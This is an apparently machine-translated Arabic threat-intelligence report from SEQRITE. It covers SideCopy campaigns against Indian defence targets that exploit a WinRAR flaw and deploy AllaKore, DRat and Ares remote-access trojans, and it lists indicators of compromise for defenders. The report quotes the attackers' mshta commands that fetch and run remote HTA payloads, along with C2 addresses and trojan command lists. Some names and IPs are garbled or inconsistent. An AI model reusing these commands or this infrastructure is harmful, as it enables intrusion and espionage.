

SEQRITE اكتشف فريق مختبرات APT عدة حملات لمجموعة SideCopy، التي استهدفت جهات حكومية ودفاعية هندية خلال الأشهر القليلة الماضية. وتستغل المجموعة حاليًا ثغرة أمنية حديثة في برنامج WinRAR. CVE-2023-38831 (انظر لدينا استشاري (للمزيد من التفاصيل) لنشر AllaKore RAT وDRat وحمولات إضافية. تُعاد استخدام النطاقات المُخترقة، التي تستخدمها SideCopy لاستضافة الحمولات، عدة مرات، مع تحويلها إلى عنوان IP نفسه. كما نشرت نسخة Linux من وكيل مفتوح المصدر يُسمى Ares RAT، حيث وُجد تشابه في الكود مع مجموعة التهديد الرئيسية Transparent Tribe (APT36) في حمولة stager. يشترك كل من SideCopy وAPT36 في البنية التحتية والكود لاستهداف الهند بقوة، من خلال تنفيذ هجمات متعددة المنصات في وقت واحد باستخدام نفس أدوات التضليل واتفاقية التسمية.
في هذه المدونة، سنتناول الجوانب الفنية لحملتين من هذا النوع واجهناهما خلال تحليلنا للبيانات عن بُعد. وقد لاحظنا المزيد من الحملات المماثلة، ونتوقع استمرارها مع تصاعد الصراع بين إسرائيل وحماس، حيث لا يقتصر الأمر على قراصنة الإنترنت الموالين لباكستان، بل يشمل أيضًا جماعات أخرى معادية لإسرائيل، تستهدف المواقع الإلكترونية الهندية بهجمات حجب الخدمة الموزعة (DDoS) والتشويه واختراق البيانات.
ملف تعريف الجهة المهددة
تُعدّ SideCopy مجموعة تهديدات متقدمة ومستمرة مرتبطة بباكستان، تستهدف دول جنوب آسيا، وتحديدًا وزارة الدفاع الهندية والجهات الحكومية الأفغانية، منذ عام 2019 على الأقل. وقد رصدنا هذا العام حملة هجومية جديدة بشكل شبه شهري، مع تطورات مستمرة شملت مراحل إضافية باستخدام برمجيات خبيثة من نوع Double Action RAT ، وبرمجيات خبيثة جديدة تعتمد على .NET، وتقنيات وأساليب تمكّن فريقنا من تنفيذ أوامر PowerShell عن بُعد. وتشمل ترسانتها برمجيات خبيثة من نوع Action RAT وAllaKore RAT وReverse RAT وMargulas RAT وغيرها.
تُعتبر هذه المجموعة فرعًا من مجموعة "ترانسبيرنت ترايب" (APT36)، التي دأبت على استهداف الجيش الهندي ، وتواصل هذا العام استهداف طلاب الجامعات بشكل مكثف لتبادل بياناتهم، ربما مع جماعات إرهابية لأغراض التجنيد. وقد قامت المجموعة بتحديث ترسانتها من البرمجيات الخبيثة لنظام لينكس هذا العام بإضافة برنامج "بوسيدون" وأدوات أخرى. ومنذ نشاطها عام 2013، دأبت على استخدام برامج خبيثة مثل "كريمسون رات" و"كابرا رات" و"أوبليك رات" في حملاتها.
وقد استخدم العملاء الباكستانيون مصائد العسل لجذب أفراد الدفاع، مما أدى إلى إحداث تأثير هائل وأضرار جسيمة من خلال سرقة معلومات استخباراتية سرية في هذا الشكل من التجسس الإلكتروني.
تحليل الحملة 1
تتمثل أولى حملات برنامج SideCopy التي تم رصدها في انتشارها عبر رابط تصيد احتيالي يقوم بتنزيل ملف مضغوط باسم " المثلية الجنسية - القوات المسلحة الهندية ". ويرتبط هذا الملف الوهمي بمنظمة NSRO ويُسمى " ACR.pdf " أو " ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf ".

الشكل 1 - ملف PDF الوهمي
ومن المثير للاهتمام أننا وجدنا أن ملف PDF الوهمي نفسه يُستخدم من قِبل نسخة لينكس من برنامج Ares RAT الخبيث ، والذي رُصد لأول مرة في الأسبوع الأخير من أغسطس على موقع VirusTotal. وقد أشارت كلتا النطاقتين المخترقتين المستخدمتين إلى نفس عنوان IP، كما هو موضح في الشكل أدناه. وتشير النطاقات المستخدمة في حملتي أبريل ' ssynergy[.]in ' ومايو ' elfinindia[.]com ' أيضًا إلى نفس عنوان IP. علاوة على ذلك، تحمل ملفات الأرشيف المستضافة على نطاقات مختلفة نفس الاسم، مما يدل على إعادة استخدام النطاقات المخترقة.

الشكل 2 - سلسلة العدوى 1 بنفس عنوان IP
يشير رابط التصيد الاحتيالي الذي يستهدف نظام التشغيل ويندوز إلى موقع sunfireglobal[.]in ، وهو نطاق مخترق وغير نشط وقت كتابة هذا التقرير، ويؤدي إلى عنوان IP: 162.241.85[.]104 . الرابط هو:
| hxxps://sunfireglobal[.]in/public/core/homo/المثلية الجنسية%20-%20الهندي%20المسلح%20القوات.zip |
يحتوي هذا على ملف اختصار ضار بتنسيق امتداد مزدوج يسمى "المثلية الجنسية - القوات المسلحة الهندية ․pdf.lnk" والذي يقوم بتشغيل ملف HTA عن بعد على النحو التالي:
| C:\Windows\System32\mshta.exe “hxxps://sunfireglobal[.]in/public/assests/files/db/acr/” && tar.exe |
يحتوي على ملفين مُضمّنين مُرمّزين بتنسيق base64؛ أحدهما ملف PDF وهمي، والآخر ملف DLL. لم تُلاحظ سوى تغييرات طفيفة في HTA، وظلّت الوظيفة كما هي - للتحقق من إصدار .NET، وجلب برنامج مكافحة الفيروسات المُثبّت، وفكّ التشفير، وتشغيل ملف DLL في الذاكرة.
بعد فتح ملف الطعم بواسطة DLL (بريبوتهتا)، يُرسل إشارة إلى نفس النطاق ويُنزّل HTA ومحتوى DLL النهائي إلى مساراتهما المستهدفة. يُحفظ HTA المُنزّل باسم "seqrite. JPGيتم وضع الملف في مجلد TEMP، ثم يُنقل إلى المجلد المستهدف، ويُنفذ. يعتمد ذلك على برنامج مكافحة الفيروسات الموجود. SEQRITE، Quick Heal، Kaspersky، Avast، Avira، Bitdefender، وWindows Defender؛ يقوم بتنفيذ حمولة DLL النهائية.

الشكل 3 - تشغيل DLL preBotHta في الذاكرة
يتم نسخ تطبيقات ويندوز الأصلية، مثل معالج بيانات الاعتماد ( credwiz.exe ) أو معالج إعادة تعيين مفتاح EFS ( rekeywiz.exe)، إلى جانب النظام المستهدف لتحميل مكتبة الارتباط الديناميكي (DLL) بشكل جانبي. ويتم الحفاظ على استمرارية البرنامج الضار عبر مفتاح التسجيل عند بدء التشغيل أو التشغيل لتحميل حمولة برنامج التحكم عن بُعد (RAT) النهائية عند إعادة تشغيل النظام. (يمكنكم الاطلاع على تحليل مفصل لبرنامج Action RAT وجميع الحمولات الأخرى في ورقتنا البحثية السابقة ).
يُلاحظ وجود ملف أرشيف آخر يحمل نفس الاسم، "Homosexuality – Indian Armed Forces.zip"، ويحتوي على ملف ELF. ينتشر هذا الملف عبر نطاق يُدعى " occoman[.]com "، ويؤدي إلى نفس عنوان IP الخاص بنطاق sunfireglobal[.].in، مما يدل على مشاركة عنوان IP بين النطاقات المخترقة.

الشكل 4 - محتوى كلا الأرشيفين
تم العثور على أسماء ملفات مختلفة لهذا البرنامج الخبيث الذي يعمل بنظام Linux والمبني على لغة Golang والذي يتم إخفاءه على هيئة ملف PDF على النحو التالي:
| المثلية الجنسية - القوات المسلحة الهندية ․pdf | 2023-10-24 |
| برنامج تدريب الوحدة ․pdf | 2023-09-20 |
| استخدام وسائل التواصل الاجتماعي ․pptx | 2023-08-30 |
باستخدام المكون الإضافي GoReSym مع IDA، يمكننا استخراج بيانات تعريف الوظائف أثناء تجريد الملف الثنائي (راجع تحليلنا المتعمق لبرامج Warp الخبيثة القائمة على Go للحصول على تفاصيل المكون الإضافي).
يشبه تدفق العملية المرحلة الأولى التي شوهدت في حالة عميل بوسيدون (الذي تمت ملاحظته بواسطة Uptycs و Zscaler ) والذي يمتلك الموقع المستهدف الدقيق، على الرغم من أن هذه المرحلة لا يتم تجميعها باستخدام PyInstaller:
- قم بإنشاء crontab للحفاظ على الاستمرارية أثناء إعادة تشغيل النظام تحت اسم المستخدم الحالي.
- قم بتنزيل البرنامج الوهمي إلى الدليل المستهدف “/.local/share” وافتحه.
- قم بتنزيل وكيل Ares باسم "/.local/share/updates" ثم قم بتنفيذه.

الشكل 5 - سير العملية للمرحلة الأولى
بعد استخراج محتويات حمولة PyInstaller النهائية، يتم استرجاع ملفين مُجمّعين بلغة بايثون ( agent.pyc و config.pyc ). يؤدي فك تجميعهما وفحصهما إلى برنامج تحكم عن بُعد مفتوح المصدر مكتوب بلغة بايثون يُسمى Ares . صيغة عنوان URL المستخدمة لاختبار الاتصال بالخادم هي: " hxxps://(host)/api/(uid)/hello. "، وتتضمن منصة واسم مضيف واسم مستخدم جهاز الضحية. يدعم البرنامج الأوامر الـ 13 التالية للتواصل مع خادم التحكم والسيطرة.
| أمر | الوصف |
| تحميل | تحميل ملف محلي إلى الخادم |
| بإمكانك تحميله | تنزيل ملف عبر HTTP(s) |
| الرمز البريدي | إنشاء أرشيف مضغوط لملف أو مجلد |
| cd | تغيير الدليل الحالي |
| قطة | يلتقط لقطة شاشة ويرفعها إلى الخادم |
| الثعبان | تشغيل أمر Python أو ملف Python |
| ثابر | يقوم بتثبيت الوكيل عبر دليل التشغيل التلقائي |
| نظيف | إلغاء تثبيت الوكيل |
| خروج | يقتل العميل |
| صدع | يزيل المثابرة ويقتل العامل |
| قائمة جميع | إدراج دليل الملفات وتحميله إلى الخادم |
| مساعدة | عرض المساعدة |
| تنفيذ أمر shell وإرجاع مخرجاته |
لم تُلاحظ أي تغييرات جوهرية في البرنامج الوكيل باستثناء تغيير اسمه من ares إلى gedit ، والخادم الذي يستخدمه البرنامج الوكيل موجود في ملف التكوين: 161.97.151[.]200:7015. يتضمن كل من البرنامج الوكيل وملف التكوين اسم ' lee ' الذي يشير إلى نفس البرنامج الوكيل الذي يشير إليه Lumen.

الشكل 6 - ملف التكوين

الشكل 7 - نص الوكيل
يُطلق على هذه الحمولة أيضًا اسم " bossupdate "، وهو اصطلاح تسمية مشابه لما هو مُتبع مع برنامج Poseidon وغيره من أدوات مجموعة Transparent Tribe التي تبدأ بالبادئة "boss". تستهدف مجموعة APT36 نظام التشغيل BOSS، المُطور في الهند لصالح الجهات الحكومية، وتُواصل توسيع نطاق أدواتها المُخصصة لنظام Linux. في عام 2021، ربط فريق Red Raindrop التابع لـ QiAnXin برنامج SideCopy بنفس برنامج التحكم عن بُعد (RAT)، ثم طورت Telsy نسخة مُعدلة منه تُسمى BackNet.
تحليل الحملة 2
الحملة الثانية تتبع نفس السيناريو، حيث تُشاهد مشاركة عناوين IP ليس فقط مع النطاقات المخترقة، بل أيضًا مع البنية التحتية C2. يُستغل ثغرة WinRAR الحديثة CVE-2023-38831 عبر التصيد الاحتيالي، الذي يُنزّل ملفات أرشيف ضارة. عند فتح ملفات الأرشيف، يظهر ملف PDF ومجلد يحمل الاسم نفسه.

الشكل 8 - الأرشيفات المستخدمة لاستغلال WinRAR
سيؤدي فتح ملف PDF إلى استغلال الثغرة الأمنية، حيث سيتم تشغيل الحمولة الخبيثة داخل المجلد خلسةً باستخدام وظيفة ShellExecute في تطبيق WinRAR. يرتبط ملف PDF المُزيّف بمنظمة تُدعى " الرابطة الهندية لعموم الضباط غير المصنفين " (AIANGOs)، والتي تُشير إلى برنامج احتجاج سلمي لوزارة الدفاع الهندية. يقع مقر AIANGOs في مومباي، وقد اعترفت بها الحكومة الهندية ووزارة الدفاع عام 2000 بموجب قاعدة CCS(RSA) لعام 1993، وهي تابعة لمركز أبحاث وتطوير الدفاع (CDRA)، كما هو مذكور على صفحتها على تويتر (X).

الشكل 9 - الخدعة المستخدمة في استغلال WinRAR
الحمولة الموجودة في المجلد هي عميل AllaKore RAT، الذي يمتلك القدرة على سرقة معلومات النظام، وتسجيل ضغطات المفاتيح، والتقاط لقطات شاشة، وتحميل وتنزيل الملفات، والتحكم في الوصول عن بُعد لجهاز الضحية لإرسال الأوامر وتحميل البيانات المسروقة إلى مركز القيادة والتحكم (C2). بالإضافة إلى ذلك، تم إجراء المزيد من الاتصالات مع مركز القيادة والتحكم المُستخدم وحملته السابقة، كما هو موضح أدناه:

الشكل 10 - سلسلة العدوى 2 مع مشاركة IP مع المجالات وC2
ارتباط
- تمت ملاحظة سلسلة هجوم مماثلة لـ SideCopy باستخدام مستند الإغراء "DocScanner-أكتوبرفي إشارة إلى الوفد السعودي لوزارة الدفاع. ولوحظ استخدام نفس الطعم من قِبل SideCopy وAPT36 في وقت سابق خلال حملتين في أبريل ومايو على التوالي.
- المجال المخترق في هذه السلسلة،rockwellroyalhomes[.]com' يتم حلها إلى نفس عنوان IP 103.76.213 [.] 95 يستخدم مع المجال 'isometricsindia[.]co.in,"وهو ما لوحظ أنهم استخدموه في حملة في أغسطس/آب تحت عنوان: "الحرب التجارية بين الولايات المتحدة والصين".
- الحمولة النهائية DRat تتصل بـ IP 38.242.149 [.] 89 للاتصال C2 المستخدم مع AllaKore RAT.
- تم العثور على عنوان URL مماثل للتصيد الاحتيالي على نفس "روكويل رويال هومز"المجال، المسمى بشكل مشابه"DocScanner_AUG_2023.zip."يؤدي هذا إلى عينة أخرى من Ares RAT، متصلة بـ C2 التي تحتوي على عنوان IP 38.242.220[.]166:9012، حيث يشير الطعم إلى وزارة الدفاع الهندية مرة أخرى فيما يتعلق بـ "مسألة البرلمان."

الشكل 8 - الطُعم المُستخدَم مع Ares RAT
يشير رابط التصيد الاحتيالي إلى موقع rockwellroyalhomes[.]com ، وهو نطاق مخترق يتم توجيهه إلى عنوان IP: 103.76.231[.]95
| hxxps://www.rockwellroyalhomes.com/js/FL/DocScanner-Oct.zip |
يحتوي هذا على ملف اختصار ضار بتنسيق امتداد مزدوج يسمى "DocScanner-Oct.zip․pdf.lnk"، والذي يقوم بتشغيل ملف HTA عن بعد على النحو التالي:
| C:\Windows\System32\mshta.exe hxxps://www.rockwellroyalhomes.com/js/content/ & mshta.exe |
يحتوي على ملفات مضمنة مشفرة بنظام base64؛ وهي عبارة عن ملفات PDF وDLL وEXE وهمية. يتم إجراء فحوصات مماثلة لبرامج مكافحة الفيروسات الموجودة على جهاز الضحية، ثم يتم فتح الملف الوهمي وإسقاط حمولة DRat النهائية ، وهي عبارة عن حصان طروادة جديد للتحكم عن بُعد يحمل اسمًا من مسار ملف PDB.
| d:\Projects\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb |
تتمتع الأوامر الـ13 المدعومة بالوظائف التالية:
| أمر مفكك | الية عمل سفينة نوح |
| الحصول على المعلومات | إرسال معلومات النظام - اسم المستخدم ونظام التشغيل، والطابع الزمني، ومسار بدء التشغيل |
| سوب | أرسل 'تأكيد'رسالة لبدء تلقي الأوامر |
| اغلق | أرسل 'إغلاق'رسالة لإغلاق الاتصال والخروج |
| كاميندينا | التحقق من حالة التشغيل |
| من | حذف دليل (أو) ملف معين وإرسال التأكيد |
| مسار الإدخال | أدخل دليلًا محددًا وأرسل السمات لكل ملف ومجلد فرعي |
| المسار الخلفي | إرسال دليل العمل الحالي |
| قائمة القيادة | جلب معلومات القرص ومعرف الجهاز باستخدام:
|
| إف دي إل | تحميل سمات الملف |
| fdIConfirm | تحميل الملف |
| FUP | تحميل الملف |
| فوبيك | تنزيل وتنفيذ (1) |
| سوبر إكسيك | تنزيل وتنفيذ (2) |

الشكل 8 - إعادة استخدام الطُعم مع DRat
تم اكتشاف حملة أخرى تستهدف بشكل مشابه منصتي ويندوز ولينكس في آنٍ واحد. تم نشر حمولة جديدة لنظام ويندوز، تُسمى Key RAT، في هذه الحالة إلى جانب Ares RAT. أُدرجت مؤشرات الاختراق لهذه الحملة الثالثة في النهاية.
البنية التحتية والمجالات C2
تم تسجيل جميع خوادم C2 في ألمانيا لدى شركة Contabo GmbH، والتي تستخدمها عادةً مجموعات التهديدات المتقدمة المستمرة المرتبطة بباكستان.
| 38.242.149 [.] 89 | vmi1433024.contaboserver.net | AllaKore RAT وDRat |
| 207.180.192 [.] 77 | vmi747785.contaboserver.net | مفتاح RAT |
| 38.242.220 [.] 166 | vmi1390334.contaboserver.net | آريس رات |
| 161.97.151 [.] 220 | vmi1370228.contaboserver.net | آريس رات |
أحد خوادم Ares المرتبطة بالعديد من الطعوم، يقوم بتشغيل جدار الحماية pfsense على المنفذ 9012 للاتصال C2 – 38.242.220[.]166.

الشكل 9 - تفاصيل خادم آريس

الشكل 10 - صفحة تسجيل الدخول إلى pfsense لخادم Ares
جميع النطاقات المخترقة التي استخدمتها شركة SideCopy هذا العام مسجلة لدى GoDaddy ، واسم خادمها HostGator . تفاصيل Whois هي:
| IP | نطاق | الحملات | المسجل |
| 103.76.213 [.] 95
المنظمة: سبكترا تكنولوجيز مزود خدمة الإنترنت: CtrlS دلهي، الهند – AS18229 |
isometricsindia[.]co.in | أغسطس | شركة أوزانيرا المحدودة، مومباي |
| rockwellroyalhomes[.]com | اكتوبر | تيمبي، أريزونا، الولايات المتحدة | |
| 162.241.85 [.] 104
المنظمة ومقدم خدمة الإنترنت: طبقة موحدة بروفو، يوتا، الولايات المتحدة الأمريكية – AS46606 |
sunfireglobal[.]in | اكتوبر | ولاية البنغال الغربية في الهند |
| أوكومان[.]كوم | أغسطس | تيمبي، أريزونا، الولايات المتحدة | |
| elfinindia[.]com | مايو | تيمبي، أريزونا، الولايات المتحدة | |
| التآزر[.]في | ابريل | ولاية البنغال الغربية في الهند |
لقد رصدنا اسم الجهاز ' desktop-g4b6mh4 ' مرتبطًا بعدد هائل من ملفات الاختصار هذا العام. ولم يقتصر الأمر على هذه الحملات فحسب، بل استخدم المهاجمون ملفات اختصار جديدة أيضًا.
- سطح المكتب-87p7en5
- سطح المكتب-ey8nc5b
الاستنتاج والإسناد
بتوسيع ترسانتها من خلال ثغرة يوم الصفر، تستهدف SideCopy باستمرار مؤسسات الدفاع الهندية بمختلف أحصنة طروادة للوصول عن بُعد. بناءً على سلسلة الهجمات، واختيار الهدف، والطعوم المستخدمة، والبنية التحتية؛ تُنسب هذه الحملات إلى SideCopy بثقة عالية. وتوسّع APT36 ترسانتها من Linux باستمرار، حيث لوحظ أن مشاركة منصات Linux الخاصة بها مع SideCopy لنشر برنامج تحكم عن بُعد مفتوح المصدر من Python يُسمى Ares. في الوقت نفسه، رصدنا نتائج القياس عن بُعد لهذه الحملة في عدة مدن هندية، مما يُظهر ارتفاعًا في النشاط في خضم الصراع بين إسرائيل وحماس. بشكل عام، ترتبط كل من هذه الحملات والحملات الأخرى بمشاركة الأكواد البرمجية والبنية التحتية بين هذه الجماعات التهديدية وثيقة الصلة.
SEQRITE الحماية
| LNK.Trojan.48283.GC | SideCopy.Trojan.48284.GC | JS.Trojan.47685 |
| LNK.Dropper.47686.GC | SideCopy.Trojan.48285.GC | JS.Sidecopy.47539.GC |
| LNK.Sidecopy.47538.GC | Trojan.SideCopy.S30112863 | JS.Sidecopy.47540 |
| ELF.Agent.48298.GC | Trojan.SideCopy.S30112905 | نسخة جانبية JS.42911 |
| ELF.Agent.48286.GC | Trojan.Sidecopy.S30112904 | Trojan.SideCopy |
| Script.Trojan.47763 | TrojanAPT.SideCopy.PB1 |
الاحتياطات الواجب اتخاذها
من الضروري أن نبقى محميين من مثل هذه الهجمات الإلكترونية الحرجة من خلال اتخاذ الاحتياطات التالية:
- تجنب النقر على أي روابط غير مؤكدة من مصادر غير معروفة.
- لا تقم بتنزيل أو فتح أي مرفقات، وخاصة ملفات الأرشيف.
- استعمل endpoint protection للبقاء في الصدارة في ظل المشهد التهديدي المستمر.
- قم بتحديث نظام التشغيل وتطبيقات البرامج لديك بانتظام لإصلاح الثغرات الأمنية المعروفة.
- أضف حماية كلمة المرور إلى المستندات السرية والمعلومات الحساسة.
شركات النفط العالمية
ويندوز
| الأرشيف | |
| eb07a0063132e33c66d0984266afb8ae | DocScanner-Oct.zip |
| 8bee417262cf81bc45646da357541036 | المثلية الجنسية – القوات المسلحة الهندية.zip |
| 9e9f93304c8d77c9473de475545bbc23 | إنجازات_DMA.rar |
| 9379ebf1a732bfb1f4f8915dbb82ca56 | جدول الأعمال_النقاط_المعدلة.rar |
| 49b29596c81892f8fff321ff8d64105a | ملف DMA_Monthly_Update_Minutes_of_Meeting-reg.zip |
| اختصار (LNK) | |
| 75f9d86638c8634620f02370c28b8ebd | DocScanner-Oct.pdf.lnk |
| fc5eae3562c9dbf215384ddaf0ce3b03 | المثلية الجنسية - القوات المسلحة الهندية. pdf.lnk |
| a52d2a0edccdc0f533c7b04e88fe8092 | ملف agenda_points.docx.lnk
مسودة قصيرة PPT.pptx.lnk ملخص الاجتماع.pdf.lnk |
| HTA | |
| 02c444c5c1ad25e6823457705e8820bc | msfnt.hta |
| d6e214fd81e7afb57ea77b79f8ff1d45 | ص.ح.ت.أ |
| d0c80705be2bc778c7030aae1087f96e | main.hta |
| DLL | |
| 31340EA400E6611486D5E57F0FAB5AF2 | SummitOfBion.dll |
| FE0250AF25C625E24608D8594B716ECB | preBotHta.dll |
| C872F21B06C4613954FFC0676C1092E3 | WinGfx.dll |
| RAT | |
| ff13b07eaabf984900e88657f5d193e6 | Msfront.exe (DRat) |
| 6f37dacf81af574f1c8a310c592df63f | Achievements_of_DMA.pdf .exe (AllaKore RAT) |
| 9f5354dcf6e6b5acd4213d9ff77ce07c | steistem.exe / Onlyme.exe (مفتاح RAT) |
| الأفخاخ | |
| CCB6723C14EBB0A12395668377CF3F7A | DocScanner-Oct.pdf |
| acec2107d4839fbb04defbe376ac4973 | إنجازات DMA.pdf_ |
| f759b6581367db35e3978125f4f6ff80 | ACR.pdf |
| أخرى | |
| B6FBCAE7980D4E02CE9ED9876717F385 | ملف cache.bat |
| 4f541ec8cd238737e4e77a55fbcbb4f3 | d.txt |
| PDB | |
| d:\Projects\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb | |
| C:\Users\Boss\Desktop\test\Client\Client\obj\Release\Onlyme.pdb | |
لينكس
| الأرشيف | |
| 7cba23cfd9587211e7a214a88589cf25 | DocScanner_AUG_2023.zip |
| 04a65069054085cd81daabe4fc15ce76 | المثلية الجنسية – القوات المسلحة الهندية.zip |
| c61b19cbedcb878aff45c067d503d556 | تفاصيل الاجتماع.zip |
| eccc72deb8ce41433ed13591b4557343 | ملف DMA_Monthly_Update_Minutes_of_Meeting-reg.zip |
| محنك | |
| 9375e3c13c85990822d2f09a66b551d9 | DocScanner_AUG_2023.pdf |
| 42a696ef6f7acf0919fea9748029a966 | المثلية الجنسية - القوات المسلحة الهندية ․pdf |
| 54473E0D8CAFD950AFE32DE1A2F3A508 | DocScanner_Updated_letter․pdf |
| 36933B05B7E3060955E6A1FDFD7D8EC1 | مسودة رسالة نوفمبر 2023․docx |
| 508F4BFAD9F2482992AC7926910BD551 | مسودة محدثة من PPT․pptx |
| 921915ecfe17593476648ad20cd61ecd | إشعار الاجتماع-تسجيل․pdf |
| الأفخاخ | |
| 5e32703e3704b2b5c299c242713b1ec5 | DocScanner_AUG_2023.pdf |
| f759b6581367db35e3978125f4f6ff80 | ACR.pdf |
| af3ec4f8a072779eb0cac18eaafc256d | إشعار الاجتماع-reg.pdf |
| 0799e17933b875e3a54f01416e7505d5 | رسالة DocScanner_Updated_letter.pdf |
| b4854c420bc39c8c77a0fcd9395a8748 | مسودة رسالة نوفمبر 2023.docx |
| 4cd0ee8186dc4203aad0cba48a8e5778 | مسودة محدثة.pptx |
| آريس رات | |
| 088b89698b122454666e542b1e1d92a4 | تحديث الرئيس |
| b992b03b0942658a516439b56afbf41a | التحديثات |
| ebbc1c4fc617cda7a0b341b12f45d2ad | التحديثات |
C2 والمجالات
| 38.242.149 [.] 89: 61101 | ألاكور رات |
| 38.242.149 [.] 89: 9828 | دكتور رات |
| 38.242.220 [.] 166: 9012
161.97.151 [.] 220: 7015 |
آريس رات |
| 207.180.192 [.] 77: 6023 | مفتاح RAT |
| 162.241.85 [.] 104 | sunfireglobal[.]in
أوكومان[.]كوم elfinindia[.]com التآزر[.]في |
| 103.76.213 [.] 95 | rockwellroyalhomes[.]com
isometricsindia[.]co.in |
عناوين URL
| hxxps://www.rockwellroyalhomes[.]com/js/FL/DocScanner-Oct.zip |
| hxxps://www.rockwellroyalhomes[.]com/js/content/msfnt.hta |
| hxxps://www.rockwellroyalhomes[.]com/js/content/2023-06-21-0056.pdf |
| hxxps://www.rockwellroyalhomes[.]com/js/content/ |
| hxxps://www.rockwellroyalhomes[.]com/js/FL/2023-06-21-0056.pdf |
| hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/file/ |
| hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/doc/ |
| hxxps://www.rockwellroyalhomes[.]com/crm/asset/css/files/doc/DocScanner_AUG_2023.zip |
| hxxps://sunfireglobal[.]in/public/core/homo/ |
| hxxps://sunfireglobal[.]in/public/assets/files/db/acr/ |
| hxxps://sunfireglobal[.]in/public/assets/files/auth/av |
| hxxps://sunfireglobal[.]in/public/assets/files/auth/dl |
| hxxps://sunfireglobal[.]in/public/assets/files/auth/ht |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/tls |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/ |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/pdf/in |
| hxxps://occoman[.]com/wp-admin/css/colors/ocean/files/files/bossupdate |
| hxxps://futureuniform[.]ca/wp/wp-content/files/01/main.hta |
| hxxps://futureuniform[.]ca/email.gov.in/briefcase/Meeting_Notice-reg.pdf |
| hxxps://futureuniform[.]ca/mail.gov.in/briefcase/updated_draft_PPT.pptx |
| hxxps://futureuniform[.]ca/mail.gov.in/briefcase/draft_letter_nov_2023.docx |
| hxxps://futureuniform[.]ca/mail.gov.in/briefcase/DocScanner_Updated_letter.pdf |
| hxxps://keziaschool[.]com/wp/wp-content/uploads/2023/files/bossupdate |
| hxxps://keziaschool[.]com/wp/wp-content/uploads/2023/38 |
| hxxp://38.242.220[.]166:9012/api/root_149371139681480/upload |
| hxxp://38.242.220[.]166:9012/api/root_149371139681480/مرحبا |
| hxxp://38.242.220[.]166:9012/api/root_168683512566649/upload |
| hxxp://38.242.220[.]166:9012/api/root_168683512566649/مرحبا |
| hxxp://38.242.220[.]166:9012/api/root_175170531258512/upload |
| hxxp://38.242.220[.]166:9012/api/root_175170531258512/مرحبا |
| hxxp://161.97.151[.]220:7015/api/root_36854582802642/upload |
| hxxp://161.97.151[.]220:7015/api/root_36854582802642/مرحبا |
مضيف
| C:\Users\Public\aque\up.hta |
| C:\Users\Public\aque\cdrzip.exe |
| C:\Users\Public\aque\rekeywiz.exe |
| C:\Users\Public\aque\DUser.dll |
| C:\Users\Public\aque\data.bat |
| C:\Users\Public\Msfront\Msfront.exe |
| C:\Users\Public\winowimg.jpg |
| C:\Users\Public\stremoe\steistem.exe |
| C:\Users\Public\stremoe\stremoe.bat |
| C:\ProgramData\Intel\cdrzip.exe |
| C:\ProgramData\Intel\DUser.dll |
| C:\ProgramData\WinGfx\credwiz.exe |
| C:\ProgramData\WinGfx\wingfx.bat |
| C:\ProgramData\WinGfx\DUser.dll |
| C:\ProgramData\HP\jquery.hta |
| C:\ProgramData\HP\jscy.hta |
| %AppData%\Msfront\Msfront.exe |
| %AppData%\Msfront\DUser.dll |
| %AppData%\Msfront\crezly.exe |
| %Temp%\cache.bat |
| %Temp%\Msfont\Msfont.exe |
MITER ATT & CK
| تكتيك | معرف التقنية | الاسم |
| تنمية الموارد | T1583.001
T1584.001 T1588.001 T1588.002 T1608.001 T1608.005 |
اكتساب البنية التحتية: المجالات
البنية التحتية للاختراق: المجالات الحصول على القدرات: البرامج الضارة الحصول على القدرات: الأداة قدرات المرحلة: تحميل البرامج الضارة قدرات المرحلة: ربط الهدف |
| الوصول الأولي | T1566.001
T1566.002 |
التصيد الاحتيالي: مرفق التصيد الاحتيالي الموجه
التصيد الاحتيالي: رابط التصيد الاحتيالي |
| التنفيذ | T1106
